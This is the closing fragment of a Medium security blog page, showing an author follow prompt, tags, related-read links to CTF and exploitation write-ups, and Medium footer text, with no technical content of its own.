that utilize C# — or combinations of C# and PowerShell such as that featured in this article.

FOLLOW ME ON TWITTER

Bank Security (@Bank_Security) | Twitter

The latest Tweets from Bank Security (@Bank_Security). #Bank #Security Threats 🌐 Bank #IOC ☣ Security & Threat...

twitter.com




Red Team

Cybersecurity

Cyberattack

Infosec

Antivirus



385 claps



...

WRITTEN BY

Bank Security

Follow



Write the first response

More From Medium

Related reads

VulnHub — Kioptrix: Level 3




Mike Bond

Jun 1, 2018 · 14 min read



268



Related reads

Waldo Write-up (HTB)



George O in CTF Writeups
Dec 15, 2018 · 8 min read



266



Related reads


Windows-Based Exploitation —VulnServer TRUN Command Buffer Overflow



May 30 · 6 min read ★



188



Discover Medium

Welcome to a place where words matter. On Medium, smart voices and original ideas take center stage - with no ads in sight. [Watch](#)

Make Medium yours

Follow all the topics you care about, and we'll deliver the best stories for you to your homepage and inbox. [Explore](#)

Become a member

Get unlimited access to the best stories on Medium — and support writers while you're at it. Just \$5/month. [Upgrade](#)

Medium

[About](#)[Help](#)[Legal](#)